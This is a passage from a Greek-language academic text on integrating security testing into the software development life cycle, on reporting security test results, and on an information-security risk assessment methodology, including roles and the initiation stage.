Εντάσσοντας τις δοκιμές ασφαλείας στον Κύκλο Ζωής Ανάπτυξης Λογισμικού, εξασφαλίζεται από τους προγραμματιστές η δυνατότητα ελέγχου των επιμέρους συστατικών του λογισμικού, πριν ενσωματωθούν με άλλα στοιχεία και ενταχθούν στην εφαρμογή που αναπτύσσεται. Τα στοιχεία του λογισμικού που θα δοκιμαστούν μπορεί να αποτελούνται από αντικείμενα λογισμικού όπως είναι functions, μέθοδοι, κλάσεις, διεπαφές, βιβλιοθήκες ή εκτελέσιμα αρχεία. Για την διενέργεια των ελέγχων

ασφαλείας οι προγραμματιστές θα μπορούν να βασιστούν στην ανάλυση του πηγαίου κώδικα, με σκοπό την στατική επαλήθευση ότι δεν περιέχει ευπάθειες, καθώς και ότι συμμορφώνεται με τα ασφαλή πρότυπα κωδικοποίησης. Επιπλέον, οι ομάδες δοκιμών ασφαλείας θα μπορούν να ελέγξουν δυναμικά κατά τον χρόνο εκτέλεσης, ότι τα στοιχεία λειτουργούν σύμφωνα με το αναμενόμενο. Είναι κατανοητό ότι απαιτείται η επανεξέταση και επικύρωση των αποτελεσμάτων της στατικής, καθώς και της δυναμικής ανάλυσης, πριν την ενσωμάτωση των νέων ή των υφιστάμενων αλλαγών κώδικα στην ανάπτυξη της εφαρμογής.

Με δεδομένο ότι κατά την ροή των εργασιών της διαδικασίας ανάπτυξης λογισμικού, τα στοιχεία και οι αλλαγές κώδικα δοκιμάζονται από τους προγραμματιστές και ελέγχονται κατά την δημιουργία των εφαρμογών, στη συνέχεια απαιτείται η εκτέλεση δοκιμών στην εφαρμογή ως σύνολο. Οι δοκιμές ασφαλείας σε αυτό το επίπεδο, βοηθούν στην επικύρωση της λειτουργικότητας ασφαλείας της εφαρμογής συνολικά, καθώς και της έκθεσής της σε ευπάθειες και περιλαμβάνουν δοκιμές λογικής "white box" όπως είναι για παράδειγμα η ανάλυση το πηγαίου κώδικα, όσο και δοκιμές λογικής "black box" όπως είναι οι δοκιμές διείσδυσης. Επιπλέον μπορεί να υλοποιούνται και δοκιμές λογικής "gray box", οι οποίες είναι παρόμοιες με το "black box", όπου οι ελεγκτές έχουν κάποιες γνώσεις σχετικά με τη διαχείριση της σύνδεσης της εφαρμογής.

Στόχος των δοκιμών ασφαλείας σε αυτή τη φάση είναι ο έλεγχος του πλήρους συστήματος που μπορεί να δεχθεί επίθεση και περιλαμβάνει τόσο τον πηγαίο κώδικα, όσο και τον εκτελέσιμο. Επίσης μπορεί να αποφασιστεί να αξιοποιηθούν τα τρωτά σημεία και να εκτεθεί η εφαρμογή σε πραγματικούς κινδύνους, όπως είναι κοινές ευπάθειες των web εφαρμογών ή θέματα ασφαλείας που είχαν εντοπιστεί σε προηγούμενες φάσεις.

Σε αυτή τη φάση οι δοκιμές δεν υλοποιούνται από τους προγραμματιστές, αλλά από μηχανικούς δοκιμών οι οποίοι έχουν γνώσεις ασφαλείας για ευπάθειες των web εφαρμογών, καθώς και τεχνικές λογικής "black box" και "white box", ενώ κατέχουν και την επικύρωση των απαιτήσεων ασφαλείας. Απαραίτητη προϋπόθεση είναι οι περιπτώσεις δοκιμών ασφαλείας να τεκμηριώνονται στις οδηγίες και τις διαδικασίες των δοκιμών ασφαλείας.

Αφού επικυρωθεί η ασφάλεια της εφαρμογής σε αυτή τη φάση, μπορεί πλέον να δοθεί για έλεγχο σε λειτουργικό περιβάλλον από τους χρήστες. Δεδομένου ότι αυτή είναι η τελευταία φάση δοκιμών για τον εντοπισμό τυχόν τρωτών σημείων, πριν την ένταξη της εφαρμογής στην παραγωγή, είναι σημαντικό να εντοπιστούν όσο το δυνατό πιο πολλά ζητήματα ασφαλείας, ώστε να διορθωθούν ή να αναγνωριστούν και γίνουν αποδεκτοί τυχόν κίνδυνοι που θα αποφασιστεί τελικά να μην διορθωθούν.

1.8 Δοκιμές ασφαλείας προγραμματιστών

Βασικός στόχος των δοκιμών ασφαλείας για έναν προγραμματιστή, αποτελεί η επικύρωση ότι ο κώδικας έχει αναπτυχθεί σύμφωνα με τα ασφαλή πρότυπα κωδικοποίησης. Τα εργαλεία κωδικοποίησης, όπως είναι οι functions, οι μέθοδοι, οι κλάσεις, τα API's και οι βιβλιοθήκες, θα πρέπει να έχουν επικυρωθεί πριν ενσωματωθούν στις εφαρμογές.

Οι απαιτήσεις ασφαλείας θα πρέπει να τεκμηριώνονται σύμφωνα με τα πρότυπα ασφαλείας κωδικοποίησης, καθώς και να επικυρώνονται σύμφωνα με τη στατική και τη δυναμική ανάλυση. Εάν η ομάδα δοκιμών ακολουθεί την αναθεώρηση ασφαλείας του κώδικα, μπορεί να επικυρώσει ότι οι αλλαγές κώδικα που απαιτείται να γίνουν, εφαρμόζονται με τον σωστό τρόπο. Οι αναθεωρήσεις ασφαλείας του κώδικα, καθώς και η ανάλυση του πηγαίου κώδικα, βοηθά τους προγραμματιστές να εντοπίσουν θέματα ασφαλείας στον πηγαίο κώδικα. Με την χρήση μονάδων δοκιμών και δυναμική ανάλυση, μπορεί να επικυρωθεί η λειτουργικότητα ασφαλείας των στοιχείων, ενώ επίσης είναι εφικτό να επαληθευθεί ότι τα αντίμετρα που έχουν αναπτυχθεί, μειώνουν τους κινδύνους ασφαλείας που είχαν εντοπιστεί σε προηγούμενες φάσεις, με τη χρήση της μοντελοποίησης απειλών, καθώς και την ανάλυση του πηγαίου κώδικα.

Η χρήση περιπτώσεων δοκιμών ασφαλείας ως σουίτα δοκιμών ασφαλείας, η οποία εντάσσεται στο γενικό πλαίσιο δοκιμών, αποτελεί μία καλή πρακτική για τους προγραμματιστές. Αυτή η σουίτα δοκιμών ασφαλείας έχει δημιουργηθεί από προηγούμενες περιπτώσεις χρήσης και κακής χρήσης. Μπορεί να περιλαμβάνει επίσης περιπτώσεις δοκιμών ασφαλείας με στόχο τον έλεγχο θετικών και αρνητικών απαιτήσεων για ελέγχους ασφαλείας, όπως είναι ο έλεγχος ταυτότητας και

πρόσβασης, η επικύρωση εισόδου και κωδικοποίηση, η κρυπτογράφηση, η διαχείριση χρηστών κλπ.

Τα σενάρια απειλών που εντοπίζονται με περιπτώσεις χρήσης και κακής χρήσης, μπορούν να χρησιμοποιηθούν με στόχο την τεκμηρίωση των διαδικασιών δοκιμών των συστατικών του λογισμικού.

Στο επίπεδο των components, οι μονάδες δοκιμών ασφαλείας μπορούν να τεκμηριώσουν θετικούς, όσο και αρνητικούς ισχυρισμούς, όπως είναι για παράδειγμα τα σφάλματα και ο χειρισμός των εξαιρέσεων.

Σε επίπεδο της μονάδας, οι περιπτώσεις δοκιμών ασφαλείας μπορούν να αναπτυχθούν από έναν μηχανικό ασφαλείας, ο οποίος έχει εμπειρία στην ασφάλεια λογισμικού και θα έχει την ευθύνη της επικύρωσης και του ελέγχου των θεμάτων ασφαλείας στον πηγαίο κώδικα.

1.9 Δοκιμές ασφαλείας λειτουργιών

Οι ολοκληρωμένες δοκιμές συστήματος, έχουν σαν στόχο την επικύρωση ότι η εφαρμογή των ελέγχων ασφαλείας παρέχει ασφάλειας σε πολλά επίπεδα.

Το integration περιβάλλον δοκιμών είναι το περιβάλλον δοκιμών στο οποίο οι δοκιμαστές έχουν τη δυνατότητα ενσωμάτωσης πραγματικών σεναρίων επιθέσεων, όπως θα μπορούσαν να εκτελεστούν από έναν κακόβουλο χρήστη της εφαρμογής, είτε αυτός είναι εξωτερικός χρήστης ή ακόμα και εσωτερικός. Οπότε οι δοκιμές ασφαλείας σε αυτή τη φάση είναι σε θέση να ελέγξουν εάν τα τυχόν τρωτά σημεία της εφαρμογής μπορούν να χρησιμοποιηθούν από κακόβουλους εισβολείς.

Τα σενάρια δοκιμών υλοποιούνται είτε με χειροκίνητες μεθόδους ή με εργαλεία δοκιμών διείσδυσης και ουσιαστικά πρόκειται για δοκιμές που έχουν σαν στόχο τον έλεγχο της εφαρμογής σε περιβάλλον παραγωγής.

Ο έλεγχος ασφαλείας εφαρμογών απαιτεί από τους τεχνικούς που θα τους υλοποιήσουν να έχουν πολύ εξιδεικευμένες γνώσεις, στις οποίες συμπεριλαμβάνονται και γνώσεις σε λογισμικό, καθώς και σε ασφάλεια. Αυτές οι γνώσεις δεν αποτελούν τα τυπικά προσόντα ενός μηχανικού ασφαλείας, για αυτό απαιτείται συνεχής εξοικείωση σε τεχνικές ηθικού hacking, σε διαδικασίες, καθώς και εργαλεία αξιολόγησης της ασφάλειας.

Μετά την ολοκλήρωση των δοκιμών ασφαλείας του συστήματος, ακολουθεί η διεξαγωγή των δοκιμών ασφαλείας από τους χρήστες, όπου πλέον δοκιμάζεται η εφαρμογή σε περιβάλλον παραγωγής, για αυτό και είναι το ποιο αντιπροσωπευτικό σε σχέση με την ένταξη της εφαρμογής σε παραγωγή. Εδώ δοκιμάζονται θέματα σχετικά με τη διαμόρφωση της ασφάλειας, τα οποία ενδέχεται να εμπεριέχουν και θέματα υψηλού κινδύνου, όπως είναι για παράδειγμα η ρύθμιση των ελάχιστων δικαιωμάτων ή του έγκυρου πιστοποιητικού SSL στον διακομιστή που φιλοξενεί την web εφαρμογή.

1.10 Ανάλυση και reporting των δεδομένων ασφαλείας

Ο ορισμός των στόχων για τις μετρήσεις ασφαλείας είναι βασική προϋπόθεση για τη χρήση δεδομένων δοκιμών ασφαλείας για διαδικασίες ανάλυσης και διαχείρισης κινδύνου. Ο συνολικός αριθμός των ευρημάτων των δοκιμών ασφαλείας για παράδειγμα, μπορεί να οδηγήσει στην ποσοτικοποίηση του επιπέδου ασφαλείας της εφαρμογής. Επίσης μπορεί να συμβάλουν στον εντοπισμό των στόχων των δοκιμών ασφαλείας του λογισμικού, όπως για παράδειγμα ο καθορισμός του ελάχιστου αποδεκτού αριθμού ευπαθειών πριν από την ένταξη της εφαρμογής σε παραγωγή.

Επίσης θα μπορούσε να συγκριθεί το επίπεδο ασφάλειας της εφαρμογής σε σχέση με ελάχιστο ορισμένο επίπεδο ασφαλείας, με σκοπό την αξιολόγηση των διαδικασιών ασφαλείας.

Σε έναν κλασικό τρόπο δοκιμής ενός λογισμικού, ο αριθμός των ελαττωμάτων του μπορεί να δώσει το επίπεδο της ποιότητας του. Αντίστοιχα οι έλεγχοι ασφαλείας παρέχουν το επίπεδο ασφάλειας του. Από την πλευρά της διαχείρισης σφαλμάτων, η ποιότητα και η ασφάλεια ενός λογισμικού, χρησιμοποιεί κοινές κατηγοριοποιήσεις για την ρίζα των προβλημάτων και την προσπάθεια αποκατάστασης των ελαττωμάτων. Από την πλευρά των αιτίων, ένα πρόβλημα ασφαλείας ενδέχεται να οφείλεται σε σφάλμα σχεδιασμού ή κωδικοποίησης. Τέλος από την πλευρά της προσπάθειας που χρειάζεται για την διόρθωση των σφαλμάτων είτε ασφαλείας ή ποιοτικών σφαλμάτων, μπορεί να μετρηθεί ο χρόνος, οι πόροι και το κόστος που απαιτείται για την διόρθωσή τους.

Για την αξιολόγηση του επιπέδου ασφαλείας μίας εφαρμογής, είναι σημαντικό να υπολογιστούν κάποιοι παράγοντες. Ένας από αυτούς είναι το μέγεθος της εφαρμογής, όπου στατιστικά έχει αποδειχθεί ότι έχει σχέση με τον αριθμό των ευρημάτων των ελέγχων. Για παράδειγμα έχει υπολογιστεί ότι ανά 1000 γραμμές νέου ή αλλαγμένου κώδικα, αντιστοιχούν 7 έως 10 ελαττώματα [12]. Εφόσον μπορεί να μειωθεί κατά 25% ο αριθμός των ελαττωμάτων ανά έλεγχο, είναι κατανοητό ότι οι μεγαλύτερες εφαρμογές απαιτούν περισσότερους ελέγχους σε σχέση με τις μικρότερες.

Η υλοποίηση δοκιμών ασφαλείας σε διάφορες φάσεις του Κύκλου Ζωής Ανάπτυξης Λογισμικού, δίνει τη δυνατότητα να διερευνηθούν οι δυνατότητες των δοκιμών ασφαλείας, με την ανίχνευση των τρωτών σημείων μόλις αυτά δημιουργηθούν. Επίσης μπορεί να αποδειχθεί η αποδοτικότητα της εφαρμογής αντιμέτρων σε διάφορα σημεία ελέγχου του Κύκλου Ζωής Ανάπτυξης Λογισμικού, από την αποτελεσματικότητα της μείωσης των τρωτών σημείων. Για παράδειγμα υπάρχει η μέτρηση της ικανότητας μίας αξιολόγησης ασφαλείας η οποία εκτελείται σε κάθε φάση της διαδικασίας ανάπτυξης, να διατηρεί αντίστοιχα την ασφάλεια ανά φάση (“μέτρηση περιορισμού”). Οι μετρήσεις αυτές βοηθούν στη μείωση του κόστους για τον καθορισμό των τρωτών σημείων, όπου είναι κατανοητό ότι είναι προτιμότερο να αντιμετωπίζονται οι ευπάθειες στην ίδια φάση του Κύκλου Ζωής Ανάπτυξης Λογισμικού, σε σχέση με τον καθορισμό τους σε μεταγενέστερη φάση.

Οι μετρήσεις των δοκιμών ασφαλείας μπορούν να υποστηρίξουν την ανάλυση κινδύνου ασφαλείας, το κόστος και την ανάλυση των ελαττωμάτων, όταν μπορούν να συνδεθούν με απτούς και χρονικά επιλεγμένους στόχους, όπως είναι για παράδειγμα η μείωση του συνολικού αριθμού των τρωτών σημείων κατά 30% ή ο προσδιορισμός των θεμάτων ασφαλείας σε ορισμένο χρόνο.

Τα δεδομένα των δοκιμών ασφαλείας μπορεί να είναι απόλυτα ή συγκρίσιμα, όπως είναι για παράδειγμα ο αριθμός των ευπαθειών που εντοπίστηκαν κατά την αναθεώρηση κώδικα ή αντίστοιχα ο αριθμός των ευπαθειών που εντοπίστηκαν σε αναθεωρήσεις, σε σχέση με τις δοκιμές διείσδυσης. Για να μπορεί να αξιολογηθεί η ποιότητα της διαδικασίας ασφαλείας, είναι σημαντικό να καθοριστεί το όριο το οποίο θα την κρίνει αποδεκτή. Επίσης τα δεδομένα των δοκιμών ασφαλείας θα μπορούσαν να υποστηρίξουν συγκεκριμένους στόχους της ανάλυσης ασφαλείας. Αυτά τα

αντικείμενα θα μπορούσαν να συμμορφωθούν με κανονισμούς ή πρότυπα ασφαλείας, τη διαχείριση των διαδικασιών ασφαλείας ή τον εντοπισμό των αιτίων και βελτιώσεων των διαδικασιών ασφαλείας, καθώς και την ανάλυση κόστους-οφέλους ασφαλείας.

Είναι κατανοητό ότι τα δεδομένα των δοκιμών ασφαλείας, θα πρέπει να παρέχουν μετρήσεις οι οποίες θα βοηθήσουν στην υποστήριξη της ανάλυσης. Το εύρος της ανάλυσης καθορίζεται από την ερμηνεία των δεδομένων δοκιμών, με σκοπό την διερεύνηση ενδείξεων σχετικά με την ασφάλεια του παραγόμενου λογισμικού, καθώς κα της αποτελεσματικότητας της διαδικασίας.

Για να εξαχθούν σωστά συμπεράσματα των δεδομένων δοκιμών, είναι σημαντικό να υπάρχει όσο το δυνατό περισσότερη κατανόηση της διαδικασίας δοκιμής που ακολουθήθηκε, καθώς και των εργαλείων που χρησιμοποιήθηκαν. Είναι σημαντικό να υιοθετηθεί μία ταξινόμηση των εργαλείων, ώστε να αποφασιστεί ποια εργαλεία ασφαλείας είναι προτιμότερο να χρησιμοποιηθούν. Τα εργαλεία ασφαλείας είναι χρήσιμα για την ανακάλυψη γνωστών ευπαθειών που στοχεύουν διαφορετικά αντικείμενα.

Τι γίνεται όμως με τα άγνωστα ζητήματα ασφαλείας? Αυτά είναι δεδομένο πως δεν ελέγχονται, οπότε το γεγονός ότι μία δοκιμή ασφαλείας κρίθηκε ότι ολοκληρώθηκε επιτυχώς, δεν σημαίνει ότι δεν υπάρχουν ζητήματα ασφαλείας. Σύμφωνα με μελέτες [13], κρίνεται πως τα εργαλεία ελέγχων ασφαλείας μπορούν να εξακριβώσουν μόνο το 45% περίπου των συνολικών τρωτών σημείων.

Οπότε γίνεται κατανοητό πως ακόμα και τα ποιο εξελιγμένα αυτόματα εργαλεία ελέγχων, ενδέχεται να δώσουν μια ψευδή αίσθηση ασφάλειας. Συνήθως, όσο πιο εξιδεικευμένοι και έμπειροι είναι οι δοκιμαστές ασφαλείας με τη μεθοδολογία και τα εργαλεία των δοκιμών ασφαλείας, τόσο καλύτερα αποτελέσματα θα εξαχθούν. Από τα παραπάνω συμπεραίνεται πως ένας οργανισμός, εκτός από την επένδυση σε εργαλεία ελέγχου ασφαλείας, είναι σημαντικό να επενδύσει και σε ανθρώπινο δυναμικό το οποίο θα πρέπει να εκπαιδεύεται συνεχώς σε θέματα δοκιμών ασφαλείας.

1.10.1 Προδιαγραφές της έκθεσης ελέγχου

Το επίπεδο ασφαλείας μίας εφαρμογής, χαρακτηρίζεται από την οπτική γωνία του αποτελέσματος, όπως είναι ο αριθμός των ευπαθειών και η αξιολόγηση κινδύνων

τους, καθώς και από τα αίτια ή την προέλευση τους, όπως είναι τα σφάλματα κωδικοποίησης, τα ελαττώματα αρχιτεκτονικής, καθώς και θέματα διαμόρφωσης.
Τα ευρήματα μπορούν να ταξινομηθούν σύμφωνα με διαφορετικά κριτήρια, όπως είναι για παράδειγμα το Common Vulnerability Scoring System (CVSS) του Forum of Incident Response and security Teams (FIRST) [14].
Μία αναφορά δεδομένων δοκιμών ασφαλείας, κρίνεται σκόπιμο βάσει των βέλτιστων πρακτικών, να περιλαμβάνει τις παρακάτω πληροφορίες:

- Κατηγοριοποίηση ευρήματος
- Τι απειλείται από το εύρημα
- Η κύρια αιτία των θεμάτων ασφαλείας
- Η τεχνική ελέγχου που χρησιμοποιήθηκε
- Τα προτεινόμενα αντίμετρα
- Η βαθμολόγηση της κρισιμότητας του ευρήματος

Περιγράφοντας την απειλή γίνεται κατανοητό εάν και γιατί ο έλεγχος μετριασμού είναι αναποτελεσματικός. Η αναφορά της κύριας αιτίας του προβλήματος, βοηθά στην κατανόηση του τι πρέπει να διορθωθεί. Μόλις αναφερθούν ευρήματα, είναι σημαντικό να παρέχονται οδηγίες στον προγραμματιστή σχετικά με την μέθοδο επανεξέτασης και εύρεσης της ευπάθειας. Οι πληροφορίες σχετικά με τη μέθοδο επίλυσης της ευπάθειας, πρέπει να είναι όσο το δυνατό περισσότερο λεπτομερείς, ώστε να είναι εφικτή η εφαρμογή επιδιόρθωσης. Τέλος η αξιολόγηση της σοβαρότητας βοηθά στον υπολογισμό της διαβάθμισης του κινδύνου και της ιεράρχησης των ενεργειών αποκατάστασης.

1.10.2 Επιχειρησιακά θέματα

Για να είναι αποδοτική μία αναφορά δοκιμής ασφαλείας, θα πρέπει να παρέχει αξία στους εμπλεκόμενους σε θέματα ασφαλείας ενός οργανισμού, όπως είναι οι διαχειριστές έργων, οι προγραμματιστές, οι υπεύθυνοι ασφάλειας πληροφοριών, οι εσωτερικοί ελεγκτές και οι ανώτεροι διευθυντές πληροφορικής.
Οι προγραμματιστές εξετάζουν τα δεδομένα της αναφοράς για να δουν εάν ο κώδικας ανάπτυξης έχει αναπτυχθεί με ασφάλεια και αποτελεσματικότητα.

Οι διαχειριστές του έργου εξετάζουν τα δεδομένα που τους δίνουν τη δυνατότητα να διαχειριστούν και να αξιοποιήσουν τους πόρους των δοκιμών ασφαλείας, σύμφωνα με το σχέδιο του έργου.

Τα δεδομένα των δοκιμών βοηθούν την επιχειρησιακή περίπτωση εάν προέρχονται από τους υπεύθυνους ασφάλειας πληροφοριών, γιατί μπορούν για παράδειγμα να αποδείξουν ότι οι δοκιμές ασφαλείας κατά τον Κύκλο Ζωής Ανάπτυξης Λογισμικού δεν επηρεάζουν τον χρόνο παράδοσης του έργου και παράλληλα μειώνουν τον φόρτο εργασίας που απαιτείται για την αντιμετώπιση των ευπαθειών σε μεταγενέστερη φάση.

Για τους υπευθύνους κανονιστικής συμμόρφωσης παρέχεται η πληροφορία συμμόρφωσης του λογισμικού σύμφωνα με τα ισχύοντα πρότυπα ασφαλείας και τις διαδικασίες του οργανισμού.

Τέλος για τους ανώτερους διευθυντές πληροφορικής και ασφάλειας πληροφοριών, παρέχονται πληροφορίες σχετικές με το κόστος-όφελος από τα δεδομένα των δοκιμών ασφαλείας, ώστε να μελετήσουν τις αναγκαίες δραστηριότητες και εργαλεία ασφαλείας στα οποία απαιτείται να επενδύσει ο οργανισμός.

ΚΕΦΑΛΑΙΟ 2 – ΜΕΘΟΔΟΛΟΓΙΑ ΑΞΙΟΛΟΓΗΣΗΣ ΚΙΝΔΥΝΩΝ

Σε αυτό το κεφάλαιο θα γίνει προσπάθεια ανάπτυξης μίας μεθοδολογίας αξιολόγησης κινδύνων ασφάλειας πληροφοριών, βάσει των κατευθύνσεων που παρέχουν τα πρότυπα ασφαλείας πληροφοριών. Η αξιολόγηση κινδύνων αποτελεί ένα από τα σημαντικότερα αρχικά στάδια ενός πλαισίου ασφαλείας πληροφοριών, ενός οργανισμού.

2.1 Σκοπός εφαρμογής της μεθοδολογίας

Η αξιολόγηση των κινδύνων ασφαλείας πληροφοριών είναι πολύ σημαντική για έναν οργανισμό, γιατί έχει σαν στόχο την αναγνώριση και διαχείριση των κινδύνων για την ασφάλεια των πληροφοριακών πόρων του. Ως πληροφοριακός πόρος ορίζεται μία υπηρεσία, εφαρμογή, σύστημα ή δίκτυο, όπου αποθηκεύονται επεξεργάζονται ή μεταδίδονται πολύτιμες πληροφορίες του οργανισμού.

Για το σκοπό αυτό κρίνεται σκόπιμο να υπάρχει μία μεθοδολογία για την αξιολόγηση των κινδύνων ασφαλείας πληροφοριών. Η μεθοδολογία αυτή θα μπορεί να συμβάλει ώστε ο οργανισμός να συμμορφώνεται με τις κανονιστικές απαιτήσεις, καθώς επίσης και να βοηθήσει ώστε να λαμβάνονται οι αποφάσεις οι οποίες θα ευθυγραμμίζουν τις δράσεις και τις επενδύσεις με το επίπεδο κινδύνου που είναι αποδεκτός από τον οργανισμό και ορίζεται ως ανοχή κινδύνου.

Η συγκεκριμένη μεθοδολογία θα έχει σαν στόχο να θέσει ένα πλαίσιο το οποίο θα μπορεί συνεχώς να αναγνωρίζει, να αξιολογεί και να παρακολουθεί τους κινδύνους ασφαλείας πληροφοριών. Επιπλέον θα είναι σε θέση να ορίζει και τα κατάλληλα μέτρα ασφαλείας. Ο αξιολογητής (ή η ομάδα αξιολόγησης ανάλογα την περίπτωση), θα μπορεί μέσω της μεθοδολογίας αξιολόγησης κινδύνων να:

- Αναγνωρίσει τους κρίσιμους πληροφοριακούς πόρους για τη λειτουργία του οργανισμού και τους στρατηγικούς στόχους του
- Αναγνωρίσει και να αξιολογήσει εάν είναι πιθανό, τυχόν υπάρχουσες ευπάθειες ή αδυναμίες των δικλείδων ασφαλείας, να χρησιμοποιηθούν από απειλές
- Αξιολογήσει εάν οι πιθανοί κίνδυνοι επιφέρουν επιπτώσεις χρηματοοικονομικές ή και μη χρηματοοικονομικές

- Καθορίσει και να διαβαθμίσει το προφίλ του κινδύνου που απειλεί τους πληροφοριακούς πόρους, με σκοπό την εφαρμογή ενός κατάλληλου σχεδίου για την αντιμετώπιση των κινδύνων αυτών
- Προτείνει τις κατάλληλες δικλείδες ασφαλείας οι οποίες θα είναι σε θέση να εντοπίζουν και να αποτρέπουν τις πηγές των απειλών οι οποίες θα προσπαθήσουν να εκμεταλλευτούν τις τυχόν ευπάθειες, με σκοπό τον περιορισμό των κινδύνων σε αποδεκτά επίπεδα
- Είναι σε θέση να επιτρέπει διαρκώς την παρακολούθηση και αναφορά των εντοπισμένων κινδύνων ασφαλείας.

Η μεθοδολογία αξιολόγησης κινδύνων διενεργείται κυρίως με εσωτερικούς πόρους του οργανισμού. Εάν παρόλα αυτά ανατεθεί σε εξωτερικό συνεργάτη, θα πρέπει να διασφαλίζεται ότι υπάρχουν κατάλληλες δικλείδες ασφαλείας για τον περιορισμό των κινδύνων ασφάλειας των πληροφοριών.

Μια μεθοδολογία αξιολόγησης κινδύνων θα πρέπει να είναι σε θέση να υποστηρίζει:

- Κρίσιμα πληροφορικά συστήματα και πληροφορίες του οργανισμού
- Νέα συστήματα τα οποία πρόκειται να τεθούν σε παραγωγή, είτε αυτά έχουν αγοραστεί ή έχουν αναπτυχθεί εσωτερικά στον οργανισμό
- Υπάρχοντα πληροφοριακά συστήματα στα οποία έχουν εφαρμοστεί σημαντικές αλλαγές
- Τυχόν νέα προϊόντα, υπηρεσίες ή διεργασίες που έχουν αναπτυχθεί
- Εφαρμογή νέων τεχνολογιών (π.χ. cloud networks, virtualization, wireless networks κλπ.)
- Υπάρχοντες ή νέους εξωτερικούς συνεργάτες ή/και προμηθευτές οι οποίοι παρέχουν κρίσιμες υπηρεσίες.

2.2 Ρόλοι της διεργασίας

Την εποπτεία και τον έλεγχο υλοποίησης της διαδικασίας διαχείρισης λειτουργικού κινδύνου σε έναν οργανισμό έχει η επιτροπή λειτουργικού κινδύνου, βάση της εγκεκριμένης από την διοίκηση στρατηγικής του οργανισμού. Την εποπτεία της αξιολόγησης κινδύνων ασφάλειας πληροφοριών έχει ο υπεύθυνος ασφάλειας

πληροφοριών του οργανισμού. Για την υλοποίηση της μεθοδολογίας αξιολόγησης κινδύνων ασφάλειας πληροφοριών, οι κυριότεροι ρόλοι που συναντώνται είναι:

Υπεύθυνος Ασφάλειας Πληροφοριών: Είναι ο υπεύθυνος για την εποπτεία και εκτέλεση των διεργασιών αξιολόγησης κινδύνων ασφάλειας πληροφοριών. Έχει επίσης τον συντονιστικό ρόλο μεταξύ της πληροφορικής και των αρμόδιων επιχειρησιακών μονάδων. Ο υπεύθυνος ασφάλειας πληροφοριών έχει τη γνώση ώστε να προτείνει τις κατάλληλες δικλείδες ασφαλείας σχετικά με θέματα ασφάλειας πληροφοριών.

Ιδιοκτήτης Πληροφοριών ή Κινδύνων: Έχει την ευθύνη για τη διενέργεια και οργάνωση αξιολογήσεων κινδύνων ασφαλείας πληροφοριών, σε συνεργασία με τον υπεύθυνο ασφαλείας πληροφοριών. Επίσης επιβλέπει την πρόοδο υλοποίησης των μέτρων που θα επιλεγούν και ενημερώνει τον υπεύθυνο ασφάλειας πληροφοριών. Επιπλέον έχει την ευθύνη για την απόφαση της απόκρισης στους κινδύνους και είναι ο υπεύθυνος ο οποίος θα λάβει την έγκριση της διοίκησης του οργανισμού για την ανάληψη των τυχόν κινδύνων εάν δεν καλυφθούν επαρκώς οι απαιτήσεις ασφαλείας. Οι κίνδυνοι που θα προκύψουν από τη διαδικασία αξιολόγησης των κινδύνων ασφάλειας πληροφοριών ανατίθενται στους ιδιοκτήτες κινδύνων.

Υποστηρικτής Έργου: Έχει την ευθύνη για την έναρξη ενός έργου αξιολόγησης κινδύνων ασφάλειας πληροφοριών. Σε κάθε έργο ενδέχεται να εμπλέκονται κατά περίπτωση η διοίκηση του οργανισμού, η επιτροπή λειτουργικών κινδύνων, ο υπεύθυνος ασφαλείας πληροφοριών ή οι ιδιοκτήτες πληροφοριών. Επίσης έχει την ευθύνη για την επισκόπηση και την έγκριση της λύσης που θα επιλεγεί για την εκτέλεση της αξιολόγησης κινδύνων ασφάλειας πληροφοριών, καθώς επίσης και για την αποδοχή των αποτελεσμάτων και την υλοποίηση των ενεργειών για την αντιμετώπιση των κινδύνων (ιδιοκτήτης κινδύνων).

Ομάδα Αξιολογήσεως: αποτελείται από στελέχη της ασφάλειας πληροφοριών ή τον ίδιο τον υπεύθυνο ασφάλειας πληροφοριών, τους ιδιοκτήτες πληροφοριών και των μονάδων που εμπλέκονται στην αξιολόγηση, οι οποίοι με την γνώση και την εμπειρία τους στο αντικείμενο που ελέγχεται μπορούν να προσδιορίσουν τους πιθανούς κινδύνους ασφαλείας πληροφοριών του τομέας τους και να τους αξιολογήσουν. Οι αρμοδιότητες των μελών της ομάδας που θα δημιουργηθεί, έχουν σχέση με σαφείς και

σχετικές παρεμβάσεις, ώστε να αξιολογηθούν οι πιθανοί κίνδυνοι και οι σχετικές δικλείδες ασφαλείας, με σκοπό να αναπτυχθούν οι πιθανές αναγκαίες αποκρίσεις στους κινδύνους και τα πλάνα δράσεως.

2.3 Επισκόπηση της μεθοδολογίας

Η μεθοδολογία αξιολόγησης κινδύνων ασφάλειας πληροφοριών αποτελείται από διεργασίες, πρακτικές και εργαλεία τα οποία θα προσδιορίσουν τον έλεγχο, τη διαχείριση και την αξιολόγηση των κινδύνων ασφαλείας πληροφοριών και έχουν σχεδιαστεί με σκοπό να παρέχουν την αναγκαία βοήθεια στην ομάδα αξιολογήσεων, ώστε να είναι σε θέση να υλοποιήσει μία αξιολόγηση κινδύνων ασφαλείας.

Στο παρακάτω διάγραμμα αποτυπώνονται τα στάδια της μεθοδολογίας αξιολογήσεων κινδύνων ασφάλειας πληροφοριών:

Εικόνα 5: Στάδια της μεθοδολογίας

2.3.1 Στάδιο 1: Έναρξη και Προγραμματισμός

Πριν από μία σημαντική αλλαγή στις εγκαταστάσεις, σε λειτουργίες ή σε κάποια τεχνολογική αλλαγή κρίνεται αναγκαίο να υλοποιείται αξιολόγηση κινδύνων. Επίσης

απαιτείται να υλοποιηθεί μετά από κάποιο σημαντικό περιστατικό ασφαλείας ή σε περιπτώσεις που προκύπτει κάποιος νέος σημαντικός κίνδυνος ή ακόμα και σε κάποια νέα κανονιστική απαίτηση. Επιπλέον θα πρέπει να υπάρχει στον οργανισμό κάποιο πλάνο περιοδικής αξιολόγησης κινδύνων για τις κρίσιμες λειτουργίες του.

Για την ανάγκη υλοποίησης μίας αξιολόγησης κινδύνων ειδοποιείται ο υπεύθυνος ασφαλείας πληροφοριών από τον υπεύθυνο ενός τμήματος, μίας εγκατάστασης ή ενός έργου. Ο υπεύθυνος ασφαλείας πληροφοριών μπορεί επίσης να ενεργοποιήσει την υλοποίηση μίας αξιολόγησης εάν εντοπιστεί μία περιοχή κινδύνου μέσω της συνεχούς παρακολούθησης των απειλών ασφαλείας.

Η προετοιμασία και ο σωστός προγραμματισμός μίας αξιολόγησης κινδύνων ασφάλειας πληροφοριών είναι αναγκαίος για να διασφαλιστεί ότι θα υλοποιηθεί με αποτελεσματικό όσο και αποδοτικό τρόπο.

